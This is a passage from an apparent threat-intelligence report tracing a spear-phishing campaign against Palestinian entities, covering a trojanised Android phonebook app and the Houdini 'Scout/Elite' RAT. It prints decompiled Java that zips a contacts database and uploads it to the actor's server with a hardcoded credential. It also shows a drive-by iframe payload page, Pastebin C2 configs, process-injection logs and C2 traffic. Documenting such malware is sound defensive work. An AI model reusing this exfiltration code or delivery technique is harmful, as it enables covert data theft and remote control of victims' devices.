


Figure 255. Comparison of the Arabic and Prosaic “Privacy Policy” of the Malicious .APK

It is worth noting that the Android application promoted by the actor in the spear phishing email is a slightly modified version of the Palestinian application dumped from Google Play Store. Both applications share the same package name, code, HTTP authorization key, and even the encryption keys. This provides additional evidence that the developer account and associated applications on the Google Store are most likely linked to the actor behind this attack campaign. Below screenshots are illustrate an example of such similarities when comparing the actor .APK file with the Yemeni version of the application download from the Google Play store.

```
com.androDiv.yemanphonebook.module.A_Boot ✘
package com.androDiv.yemanphonebook.module;

import android.app.ActivityManager;
import android.app.ActivityManager.RunningServiceInfo;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Build;

public class A_Boot extends BroadcastReceiver {
    private boolean a() {
        return Build.BRAND.equalsIgnoreCase("generic") || Build.MODEL.equalsIgnoreCase("google_sdk");
    }
}
```

Figure 256. Malicious .APK Emulator Check Logic in Actor Yemeni Phonebook App from Google Play Store

```
com.androDiv.yemanphonebook.module.a
```

```
package com.androDiv.yemanphonebook.module;

import android.content.ContentValues;
import android.content.Context;
import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
import com.androDiv.yemanphonebook.nonactivity.b;
import java.util.ArrayList;

public class a extends SQLiteOpenHelper {
    public a(Context context) {
        super(context, "ContDBYE", null, 14);
    }

    public long a(long j, int i, String str) {
        SQLiteDatabase writableDatabase = getWritableDatabase();
        ContentValues contentValues = new ContentValues();
        contentValues.put("cv_type", Integer.valueOf(i));
        contentValues.put("cv_id", Long.valueOf(j));
        contentValues.put("cv_value", str);
        long insertWithOnConflict = writableDatabase.insertWithOnConflict("contact_value", null, contentValues, 4);
        writableDatabase.close();
        return insertWithOnConflict;
    }

    public long a(Long l, String str) {
        SQLiteDatabase writableDatabase = getWritableDatabase();
        ContentValues contentValues = new ContentValues();
        contentValues.put("cont_id", l);
        contentValues.put("cont.FullName", str);
        long insertWithOnConflict = writableDatabase.insertWithOnConflict("contact", null, contentValues, 4);
        writableDatabase.close();
        return insertWithOnConflict;
    }

    public ArrayList<b> a() {
        ArrayList<b> arrayList = new ArrayList();
        Cursor rawQuery = getWritableDatabase().rawQuery("select * from history", null);
        if (rawQuery.moveToFirst()) {
            while (!rawQuery.isAfterLast()) {
                b bVar = new b();
                bVar.b(rawQuery.getString(rawQuery.getColumnIndex("json")).trim());
                bVar.a(rawQuery.getString(rawQuery.getColumnIndex("key")).trim());
                bVar.a(Integer.parseInt(rawQuery.getString(rawQuery.getColumnIndex("type")).trim()));
                arrayList.add(bVar);
                rawQuery.moveToNext();
            }
        }
        return arrayList;
    }

    public void a(String str, String str2, int i) {
        SQLiteDatabase writableDatabase = getWritableDatabase();
        ContentValues contentValues = new ContentValues();
        contentValues.put("json", str2);
        contentValues.put("key", str);
        contentValues.put("type", Integer.valueOf(i));
        writableDatabase.insertWithOnConflict("history", null, contentValues, 4);
        writableDatabase.close();
    }

    public void b() {
        SQLiteDatabase writableDatabase = getWritableDatabase();
        writableDatabase.execSQL("delete from history where id not in ( select id from history order by id DESC limit 15");
        writableDatabase.close();
    }

    public void onCreate(SQLiteDatabase sQLiteDatabase) {
        sQLiteDatabase.execSQL("CREATE TABLE history(id INTEGER PRIMARY KEY AUTOINCREMENT,type,key TEXT ,json TEXT ,UNIQUE()");
        sQLiteDatabase.execSQL("CREATE TABLE contact(cont_id INTEGER PRIMARY KEY ,cont.FullName TEXT );");
        sQLiteDatabase.execSQL("CREATE TABLE contact_value(cv_id INTEGER ,cv_type INTEGER ,cv_value TEXT , UNIQUE(cv_id, cv_");
    }
}
```

Figure 257. Database “ContDBYE” Created on Android by Actor Yemeni Phonebook from Google Play Store

```

com.androDiv.yemanphonebook.module.ServiceData

private boolean a(String str) {
    String str2 = "";
    String str3 = "";
    try {
        for (char c : (Long.toString(a((Context) this).longValue()) + "-_-_-_" + Build.MODEL + "-_-_-_").toCharArray()) {
            str2 = c < '\n' ? str2 + "00" + c : c < 'd' ? str2 + "0" + c : str2 + c;
        }
        if (str2.length() > 255) {
            str2 = str2.substring(0, 255);
        }
        HttpClient defaultHttpClient = new DefaultHttpClient();
        HttpUriRequest httpPost = new HttpPost("http://phonebooks.site/search_ye/server_files/upload.php");
        httpPost.setHeader("Authorization", "Basic " + Base64.encodeToString("paltet:vIqGn2ohCLZ1foAi08n7wa7zv".getBytes());
        b dVar = new d(new File(str));
        HttpEntity gVar = new g(b, a, a, a, d.BROWSER_COMPATIBLE);
        gVar.a("fileToUpload", dVar);
        gVar.a("x", new e(str2));
        httpPost.setEntity(gVar);
        if (!c()) {
            return false;
        }
        gVar = defaultHttpClient.execute(httpPost).getEntity();
        boolean z = true;
        if (!EntityUtils.toString(gVar).trim().trim().equals("true")) {
            z = false;
        }
        if (gVar == null) {
            return z;
        }
        try {
            InputStream content = gVar.getContent();
            if (content != null) {
                content.close();
            }
        } catch (Exception e) {
        }
        try {
            defaultHttpClient.getConnectionManager().shutdown();
            return z;
        } catch (Exception e2) {
            return z;
        }
    } catch (Exception e3) {
        return false;
    }
}

private boolean b() {
    try {
        String str = this.b + ("~/RIP_" + this.a.format(new Date()) + ".rip");
        File file = new File(str);
        if (file.exists()) {
            file.delete();
        }
        new File(this.b).mkdirs();
        c cVar = new c(str);
        ArrayList arrayList = new ArrayList();
        arrayList.add(getDatabasePath("ContDBYE"));
        l lVar = new l();
        lVar.a(8);
        lVar.c(5);
        cVar.a(arrayList, lVar);
        return true;
    } catch (Exception e) {
        return false;
    }
}

```

Figure 258. ZIP Compression of “ContDBYE” Database with Extension “.RIP” and Same HTTP Authorization Key for Data Exfiltration in Actor Yemeni Phonebook App from Google Play Store.

The remaining Android applications from the Google Play store share similar code responsible for collecting and exfiltrating victim’s data. However, these applications do not hardcode the AES encryption keys; rather they are dynamically generated.

ATT-SEP-05/17: Introducing Houdini Scout Elite (HoudiniSE) - Remote Binary Patching and Injection

During September, the actor launched two attacks after almost two months of inactivity. Both attacks continued to reference Palestinian entities in their spear phishing. In these attacks, the actor demonstrated subtle advancements in malware development skills, introducing two major modifications: 1) a new version of the Houdini malware, codenamed “Elite”, with new network protocol and command formats, and 2) a significant architectural change in the deployment methodology of this version of Houdini. This involved two components, namely, “Scout” serving as a bootloader, patcher, and injector. The second component “Elite” is the actual Houdini RAT.

ATT-SEP-05 Spear Phishing and Initial Payload

The spear phishing email in this attack impersonated the Palestinian news agency “Al Hadath” and purported that the Palestinian President “Mahmoud Abbas” is dissolving the Palestinian Authority. The email offered a link on Google Documents for details.



Figure 259. ATT-SEP-05 Spear Phishing Email

The link points to a RAR compressed file named after the subject of the email “الرئيس عباس يبدأ بحل السلطة.rar”. Decompressing the RAR file results in the self-extracting archive “الرئيس عباس يبدأ بحل السلطة.scr” with an SCR extension. Once executed, this archive opens an RTF file named “abbas.rtf” in Microsoft Word as a decoy. Similar to the previous attacks, the metadata of the RTF document reveals the user “Sec” as the author of the document.

Name	Date modified	Type	Size
الرئيس عباس يبدأ بحل السلطة.rar	9/6/2017 3:49 PM	RAR File	316 KB
الرئيس عباس يبدأ بحل السلطة.scr	9/5/2017 4:21 PM	Screen saver	481 KB
abbas.rtf	9/5/2017 4:16 PM	Rich Text Format	46 KB
x.exe	9/5/2017 4:17 PM	Application	305 KB
E.exe	9/5/2017 4:16 PM	Application	129 KB

Figure 260. Initial RAR Payload and the Resulting Files after Decompression

```
$ exiftool abbas.rtf
File Name           : abbas.rtf
File Size          : 46 kB
File Modification Date/Time : 2017:09:05 16:16:30+03:00
File Access Date/Time : 2017:09:05 16:16:30+03:00
File Inode Change Date/Time : 2017:09:26 19:00:00+03:00
File Type          : RTF
MIME Type          : text/rtf
Author             : Sec
Last Modified By   : Sec
Create Date        : 2017:09:05 16:15:00
Modify Date        : 2017:09:05 16:15:00
```

Figure 261. Decoy Document “abbas.rtf” Metadata and the Author “Sec”

The RTF document discussed the alleged reasons behind “Mahmoud Abbas” decision of dissolving the Palestinian Authority in light of his frustrations of Trump Administration’s vague position towards reviving the peace between Palestine and Israel.



Figure 262. Decoy Document “abbas.rtf” Contents

In the background, the self-extracting archive executes the self-extracting archive "x.exe". This latter archive stores a binary file named "E.exe" into the Startup directory and executes it.

Autorun Entry	Description	Publisher	Image ...	Timestamp
 C:\Users\████████AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	E.exe			9/9/2017 6:49 PM

Figure 263. Persistence Binary at Startup Directory after Executing Self-extracting Archive “x.exe”

ATT-SEP-17 Spear Phishing and Initial Payload

The spear phishing attack on September 17, 2017 involved alleged sexual accusations against “Ahmad Abbas”, the General Supervisor of the Palestinian Broadcasting Corporation⁸⁵. The sender address is spoofed to appear as if the email was sent from the domain “neswany[.]net”, a pornography website targeted towards Arabic audience. The subject of the email translates to “Ahmad Assaf Palestine’s Television Supervisor Scandal, in Video”. The body of the email translates to “Sexual Scandal of Ahmad Assaf Palestine’s Television Supervisor, in Video”. The email embeds a link hosted under an Arabic domain with a “.xyz” top-level domain, similar to the attack ATT-JAN-24. The URL query, although misspelled, indicates the alleged video.



Figure 264. ATT-SEP-17 Spear Phishing Email

The homepage hosted behind the link in the spear phishing email leads to a drive-by download by embedding an iframe with a reference to the actual payload, followed by a redirection to the pornography website “neswany[.]net”. The use of the iframe for the payload delivery and redirection resembles the technique used in attack ATT-JAN-24. In this case, the initial payload consists of a RAR compressed file.

```
GET /?watch_video=mad-Assaf-video-mp4 HTTP/1.1
Accept: text/html, application/xhtml+xml, /*/*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: xn--kgbe1cj5cac.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 19 Sep 2017 13:04:35 GMT
Server: Apache
X-Powered-By: PHP/5.6.31
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 144
Content-Type: text/html; charset=UTF-8

<iframe width='1' height='1' frameborder='0' src='Ahmad-Assaf-video.rar'></iframe><META http-equiv="refresh" content="5;URL=http://neswany.net">GET /Ahmad-Assaf-video.rar HTTP/1.1
Accept: text/html, application/xhtml+xml, /*/*
Referer: http://xn--kgbe1cj5cac.xyz/?watch_video=mad-Assaf-video-mp4
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: xn--kgbe1cj5cac.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 19 Sep 2017 13:04:36 GMT
Server: Apache
Last-Modified: Sun, 17 Sep 2017 18:07:23 GMT
Accept-Ranges: bytes
Content-Length: 13120238
Content-Type: application/x-rar-compressed

Rar!....^$w2
```

Figure 265. ATT-SEP-17 Initial RAR Payload Retrieval after iFrame Redirection

⁸⁵ <http://palwatch.org/main.aspx?fi=914>

Decompressing the RAR payload results in a self-extracting executable named “**فديو فضيحة احمد عساف الجنسية.scr**” with an SCR extension. Once executed, this self-extracting archive invokes the default video player to play an MP4 video named “ahmad.mp4”, and then executes yet another self-extracting archive name “ccx.exe”.

Name	Date modified	Type	Size
فديو فضيحة احمد عساف الجنسية.scr	9/17/2017 6:05 PM	Screen saver	12,952 KB
ahmad.mp4	9/17/2017 6:00 PM	MP4 File	12,556 KB
ccx.exe	9/17/2017 6:04 PM	Application	347 KB
Emb.exe	9/17/2017 6:02 PM	Application	134 KB

Figure 266. ATT-SEP-17 Initial RAR Payload and the Resulting Files after Decompression

The second archive “ccx.exe” contained another binary, which it extracted into the Startup directory as “Emb.exe” for persistence, and executed resulting in process ID 708.

```

Process Create:
UtcTime: 2017-09-19 13:07:14.993
ProcessGuid: {fdd8bd75-1682-59c1-0000-00102ebe5c00}
ProcessId: 708
Image: C:\Users\████████AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Emb.exe
CommandLine: "C:\Users\████████Start Menu\Programs\startup\Emb.exe"
CurrentDirectory: C:\Users\████████Start Menu\Programs\startup\
User: ██████████
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=5C0B253966BEFD57F4D22548F01116FFA367D027F162514C1B043A747BEAD596,IMPHASH=C221006B240B1C993217BD61E5EE31B6
ParentProcessGuid: {fdd8bd75-1682-59c1-0000-001080a1c00}
ParentProcessId: 896
ParentImage: C:\Users\████████ppData\Local\Temp\RarSFX0\ccx.exe
ParentCommandLine: "C:\Users\████████ppData\Local\Temp\RarSFX0\ccx.exe"

```

Figure 267. Self-Extracting Archive “ccx.exe” Executing Persistence Binary “Emb.exe”

Autorun Entry	Description	Publisher	Image ...	Timestamp
████████ppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				9/19/2017 4:07 PM
████████ Emb.exe		c:\users\████████		6/20/1992 1:22 AM

Figure 268. Persistence Binary at Startup Directory after Executing Self-extracting Archive “ccx.exe”

Introducing Houdini “Scout” – Injector and Remote Configuration Bootloader

Upon execution, the binary “Emb.exe” process ID 708 spawned another instance of itself with process ID 276. The latter initiated two HTTP connections separated by one second to Pastebin in order to retrieve two different paste codes – “2cLsuXj6” and “trZZJTGA” – containing the same contents. The pastes contain a list of IP addresses and associated ports under two categories, “scout” and “elite”. The categories might be a reference to the Austrian Steyr Scout Tactical Elite rifle, which made appearance in the First Person Shooter (FPS) game Battlefield 4.

```

Process Create:
UtcTime: 2017-09-19 13:07:18.207
ProcessGuid: {fdd8bd75-1686-59c1-0000-0010920b5d00}
ProcessId: 276
Image: C:\Users\████████AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Emb.exe
CommandLine: "C:\Users\████████Start Menu\Programs\startup\Emb.exe"
CurrentDirectory: C:\Users\████████Start Menu\Programs\startup\
User: ██████████
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=5C0B253966BEFD57F4D22548F01116FFA367D027F162514C1B043A747BEAD596,IMPHASH=C221006B240B1C993217BD61E5EE31B6
ParentProcessGuid: {fdd8bd75-1682-59c1-0000-00102ebe5c00}
ParentProcessId: 708
ParentImage: C:\Users\████████AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Emb.exe
ParentCommandLine: "C:\Users\████████Start Menu\Programs\startup\Emb.exe"

```

Figure 269. Houdini “Scout” Spawning a New Process of itself

Time	Source	Destination	Protocol	Length	Host	Info
2017-09-19 13:07:27.448150	172.16.40.132	104.20.209.21	HTTP	123	pastebin.com	GET /raw/2cLsuXj6 HTTP/1.1
2017-09-19 13:07:28.448317	172.16.40.132	104.20.209.21	HTTP	123	pastebin.com	GET /raw/trZZJTGA HTTP/1.1

```
GET /raw/2cLsuXj6 HTTP/1.1
Host: pastebin.com
Connection: close

HTTP/1.1 200 OK
Date: Tue, 19 Sep 2017 13:07:24 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Set-Cookie: __cfduid=dd7ba64b3d61ce99964e4d97e12ca11741505826444; expires=Wed, 19-Sep-18
13:07:24 GMT; path=/; domain=.pastebin.com; HttpOnly
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
X-XSS-Protection: 1; mode=block
CF-Cache-Status: MISS
Expires: Tue, 19 Sep 2017 13:37:25 GMT
Server: cloudflare-nginx
CF-RAY: 3a0cc48d838e249f-DOH

104
scout{
193.138.223.25:22
193.138.223.25:23
193.138.223.25:25
193.138.223.25:53
193.138.223.25:6000
193.138.223.25:80
}
elite{
193.138.223.25:5000
193.138.223.25:443
193.138.223.25:1434
193.138.223.25:110
193.138.223.25:2716
193.138.223.25:8080
}
0
```

```
GET /raw/trZZJTGA HTTP/1.1
Host: pastebin.com
Connection: close

HTTP/1.1 200 OK
Date: Tue, 19 Sep 2017 13:07:25 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Set-Cookie: __cfduid=d1017a8dfed1f2d4a9b0ded976f5038131505826445; expires=Wed, 19-Sep-18
13:07:25 GMT; path=/; domain=.pastebin.com; HttpOnly
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
X-XSS-Protection: 1; mode=block
CF-Cache-Status: MISS
Expires: Tue, 19 Sep 2017 13:37:26 GMT
Server: cloudflare-nginx
CF-RAY: 3a0cc493d25d24a5-DOH

104
scout{
193.138.223.25:22
193.138.223.25:23
193.138.223.25:25
193.138.223.25:53
193.138.223.25:6000
193.138.223.25:80
}
elite{
193.138.223.25:5000
193.138.223.25:443
193.138.223.25:1434
193.138.223.25:110
193.138.223.25:2716
193.138.223.25:8080
}
0
```

Figure 270. Houdini "Scout" Requesting Configurations from Pastebin

It is important to note that the IP address exchanged in the above two pastes is the same IP address of the actor infrastructure elements utilized in attacks ATT-JUL-18 and ATT-JUL-22. After the process “Emb.exe” ID 276 retrieved the two pastes, it started a “svchost.exe” 32-bit process with ID 1816, injected code into the just spawned “svchost.exe” process, and then terminated itself. The “svchost.exe” process ID 1816 then spawned yet another “svchost.exe” process with ID 2116.

```
Process Create:  
UtcTime: 2017-09-19 13:07:28.612  
ProcessGuid: {fdd8bd75-1690-59c1-0000-0010cb575d00}  
ProcessId: 1816  
Image: C:\Windows\SysWOW64\svchost.exe  
CommandLine: "C:\Windows\SYSTEM32\SVCHOST.EXE"  
CurrentDirectory: C:\Users\[REDACTED]\Start Menu\Programs\startup\  
User: [REDACTED]  
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}  
LogonId: 0x62F9C  
TerminalSessionId: 1  
IntegrityLevel: Medium  
Hashes: SHA256=121118A0F5E0E8C933EFD28C9901E54E42792619A8A3A6D11E1F0025A7324BC2,IMPHASH=58E185299ECCA757FE68BA83A6495FDE  
ParentProcessGuid: {fdd8bd75-1686-59c1-0000-0010920b5d00}  
ParentProcessId: 276  
ParentImage: C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Emb.exe  
ParentCommandLine: "C:\Users\[REDACTED]\Start Menu\Programs\startup\Emb.exe"
```

Figure 271. Houdini “Scout” Starting/Injecting a New “svchost.exe” Process

```
Process Create:  
UtcTime: 2017-09-19 13:07:31.763  
ProcessGuid: {fdd8bd75-1693-59c1-0000-00108ed85d00}  
ProcessId: 2116  
Image: C:\Windows\SysWOW64\svchost.exe  
CommandLine: C:\Windows\SysWOW64\SVCHOST.EXE  
CurrentDirectory: C:\Users\[REDACTED]\Start Menu\Programs\startup\  
User: [REDACTED]  
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}  
LogonId: 0x62F9C  
TerminalSessionId: 1  
IntegrityLevel: Medium  
Hashes: SHA256=121118A0F5E0E8C933EFD28C9901E54E42792619A8A3A6D11E1F0025A7324BC2,IMPHASH=58E185299ECCA757FE68BA83A6495FDE  
ParentProcessGuid: {fdd8bd75-1690-59c1-0000-0010cb575d00}  
ParentProcessId: 1816  
ParentImage: C:\Windows\SysWOW64\svchost.exe  
ParentCommandLine: "C:\Windows\SYSTEM32\SVCHOST.EXE"
```

Figure 272. Injected Process “svchost.exe” Spawning another “svchost.exe” Process

Examining the memory of the “svchost.exe” reveals the configurations the injected code utilizes. The configurations include the Pastebin URLs identified earlier, the “install_name” and “nick_name” configuration items, as well as the malware’s startup method and whether injection is enabled. At first glance, these configuration items resemble the configurations of previous Houdini versions.

```
[config]  
[connection][param]http://pastebin.com/raw/2cLsUXj6[/param][param]http://pastebin.com/raw/trZZJTGA[/param][/connection]  
[install_name]ZVLhWo62[/install_name]  
[nick_name]b04bc9mK[/nick_name]  
[install_folder]noinstall[/install_folder]  
[reg_startup]false[/reg_startup]  
[folder_startup]false[/folder_startup]  
[task_startup]false[/task_startup]  
[injection]true[/injection]  
[injection_process]svchost[/injection_process]
```

Figure 273. Configurations Found in Memory of Injected “svchost.exe” Process

Houdini “Scout” – Infected Host Fingerprinting

Besides retrieving the two pastes from Pastebin, the “svchost.exe” process ID 2116 also initiated C&C communication to the IP address returned from the pastes. The initial communication represents a “scote” connection identification with an 8-byte string in the format of “[A-Z0-9]{8}” as the hardware ID of the infected host. This was followed by

heartbeat connections (ping/pong) between the host and the C&C server over TCP ports 22 and 23. While TCP ports 22 and 23 are usually associated with SSH and Telnet protocols, the underlying connections do not necessarily match the protocols. This was the case in both connections and can be regarded as a communication hiding technique over what may appear as SSH or Telnet to the analyst and detection tools.

```

Network connection detected:
UtcTime: 2017-04-19 09:07:45.275
ProcessGuid: {fdd8bd75-1693-59c1-0000-00108ed85d00}
ProcessId: 2116
Image: C:\Windows\SysWOW64\svchost.exe
User: [REDACTED]
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.40.132
SourceHostname: [REDACTED]
SourcePort: 49219
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 193.138.223.25
DestinationHostname:
DestinationPort: 22
DestinationPortName: ssh

```

Log Name:	Microsoft-Windows-Sysmon/Operational
Source:	Sysmon
Logged:	9/19/2017 1:07:44 PM

Figure 274. Injected Process “svchost.exe” Establishing Communication with C&C Server

Time	Source	SrcPort	Destination	DstPort	Protocol	Length	Info
2017-09-19 13:07:43.983991	172.16.40.132	49219	193.138.223.25	22	TCP	66	49219 → 22 [SYN] Seq=0 Win=8192 Len=0 .
2017-09-19 13:07:44.641806	193.138.223.25	22	172.16.40.132	49219	TCP	60	22 → 49219 [SYN, ACK] Seq=0 Ack=1 Win=
2017-09-19 13:07:44.641993	172.16.40.132	49219	193.138.223.25	22	TCP	60	49219 → 22 [ACK] Seq=1 Ack=1 Win=64240
2017-09-19 13:07:45.652967	172.16.40.132	49219	193.138.223.25	22	SSH	94	Client: Encrypted packet (len=40)
2017-09-19 13:07:45.653073	193.138.223.25	22	172.16.40.132	49219	TCP	60	22 → 49219 [ACK] Seq=1 Ack=41 Win=6424
2017-09-19 13:08:16.178979	172.16.40.132	49219	193.138.223.25	22	SSH	74	Client: Encrypted packet (len=20)
2017-09-19 13:08:16.178986	193.138.223.25	22	172.16.40.132	49219	TCP	60	22 → 49219 [ACK] Seq=1 Ack=61 Win=6424
2017-09-19 13:08:16.516278	193.138.223.25	22	172.16.40.132	49219	SSH	66	Server: Encrypted packet (len=12)

Figure 275. Plaintext C&C Communication Over Port 22 Disguising as SSH Connection

Time	Source	SrcPort	Destination	DstPort	Protocol	Length	Info
2017-09-19 14:00:23.507345	172.16.40.132	49330	193.138.223.25	23	TCP	66	49330 → 23 [SYN] Seq=0 Win=8192 Len=0 .
2017-09-19 14:00:24.229432	193.138.223.25	23	172.16.40.132	49330	TCP	60	23 → 49330 [SYN, ACK] Seq=0 Ack=1 Win=
2017-09-19 14:00:24.229766	172.16.40.132	49330	193.138.223.25	23	TCP	60	49330 → 23 [ACK] Seq=1 Ack=1 Win=64240
2017-09-19 14:00:25.238033	172.16.40.132	49330	193.138.223.25	23	TELNET	94	Telnet Data ...
2017-09-19 14:00:25.238143	193.138.223.25	23	172.16.40.132	49330	TCP	60	23 → 49330 [ACK] Seq=1 Ack=41 Win=6424
2017-09-19 14:00:55.783098	172.16.40.132	49330	193.138.223.25	23	TELNET	74	Telnet Data ...

Figure 276. Plaintext C&C Communication Over Port 23 Disguising as Telnet Connection

```

command=scote_connection|hwid=[REDACTED]
command=scote_ping
scote_pong
command=scote_ping
scote_pong
command=scote_ping

```

Figure 277. Houdini “Scout” Reporting Connection Command to C&C Server

Following the heartbeats, the C&C server initiated several commands to the listening and injected “svchost.exe” process. The purpose of these commands, “scote_info_ipconfig” and “scote_info_systeminfo”, is to fingerprint the infected host. As the name of the commands imply, they executed the “ipconfig” and “systeminfo” command lines on the infected host as extracted from the memory of the “svchost.exe” process.

scote_info_ipconfig command=scote_info_ipconfig cmd.exe /C ipconfig	scote_info_systeminfo command=scote_info_systeminfo cmd.exe /C systeminfo
---	---

Figure 278. Fingerprinting Commands Issued by C&C Server and Command Lines on Host from Memory

```

Process Create:
UtcTime: 2017-09-19 15:07:55.116
ProcessGuid: {ffdd8bd75-32cb-59c1-0000-0010bada7900}
ProcessId: 896
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd.exe /C systeminfo
CurrentDirectory: C:\Users[REDACTED]\start Menu\Programs\startup\
User: [REDACTED]
LogonGuid: {ffdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163
ParentProcessGuid: {ffdd8bd75-1693-59c1-0000-00108ed85d00}
ParentProcessId: 2116
ParentImage: C:\Windows\SysWOW64\svchost.exe
ParentCommandLine: C:\Windows\SysWOW64\SVCHOST.EXE

```

Figure 279. Fingerprinting Command “info_systeminfo” in Sysmon Logs

Once the fingerprint data is collected, it is forwarded to the C&C server in an encoded format.




Figure 280. Fingerprinting Commands Results Uploaded to the C&C Server

Houdini “Scout” – Remote In-Memory Loading and Execution of Houdini “Elite”

All Houdini binaries examined in previous attacks ranged approximately between 2MB and 2.5MB in size. However, the “Emb.exe” binary is less than 1.5KB. At this point, it was not clear how the smaller binary could fit the entire set of functions normally implemented within Houdini. As it turned out, the “scout” binary is not the actual Houdini malware. Rather, it is the loader of “Elite”, the new Houdini version.

The process of remotely uploading and executing the “elite” component of the Houdini malware consists of the C&C server initiating an upgrade command “scote_upgrade” to the “scout”. The upgrade command included what appears to be a UPX packed binary file with manipulated MZ/PE headers, leaving existing tools unable to extract it automatically. As a result, manual carving was employed to recover the suspected binary file.

